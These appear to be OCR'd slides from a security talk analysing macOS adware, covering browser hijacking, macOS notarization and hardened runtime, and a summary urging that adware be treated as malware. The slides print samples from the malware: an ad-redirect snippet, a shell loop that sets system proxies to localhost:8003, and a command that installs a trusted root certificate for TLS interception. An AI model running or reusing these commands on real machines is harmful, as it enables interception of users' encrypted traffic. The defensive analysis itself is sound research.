
Browser Hijacking - AppleScript

```
var popUrl = `${serverUrl}/offers/${userId}/${result.offerId}...
var currUrl = window.location;
window.open(currUrl);
window.location = popUrl;
```

Ad is ‘slipped’ into user’s browser



Browser Hijacking - MITM



- Discovered just this week
- Installs Titanium Web Proxy (Open-Source) as Daemon
- Sets Network proxy settings to localhost:8003


```
#!/bin/sh

# List all network services and read one by one
networksetup -listallnetworkservices | tail -n +2 | while read service
do
    service=${service#*\*}
    echo $service
    networksetup -setwebproxy $service 127.0.0.1 8003
    networksetup -setsecurewebproxy $service 127.0.0.1 8003
done
```

- Installs root certificate to keychain

```
security add-trusted-cert -d -r trustRoot -k
    "/Library/Keychains/System.keychain" ./rootCert.pfx.cer
```


- Inspects All web traffic incl. TLS

Browser Hijacking - MITM




- Daemon starts working after next reboot
- Injects Bing search results as iFrame into Google

Future - App notarization and Hardened Runtime



Notarized App



Un-Notarized App

- Notarization service
  - automated system that scans your software for malicious content
  - Enable code-signing for all executables
  - Opt-in to hardened runtime

> **Important**
>
> Beginning in macOS 10.14.5, all new or updated kernel extensions and all software from developers new to distributing with Developer ID must be notarized in order to run. In a future version of macOS, notarization will be required by default for all software.

- If enforced:
  - Will be difficult to produce polymorphic applications
  - Allow apple to keep tabs on each generated sample
- But:
  - GateKeeper…
  - Does not prevent loading of dynamic content

Summary

Social and UI Automation goes a long way in macOS

Mojave new security features did not significantly effect malware operation.

Adware are not cute little PUPs.
Should be considered as any other Malware

AIRO







Thank you!

(questions?)

www.airoav.com @airosecurity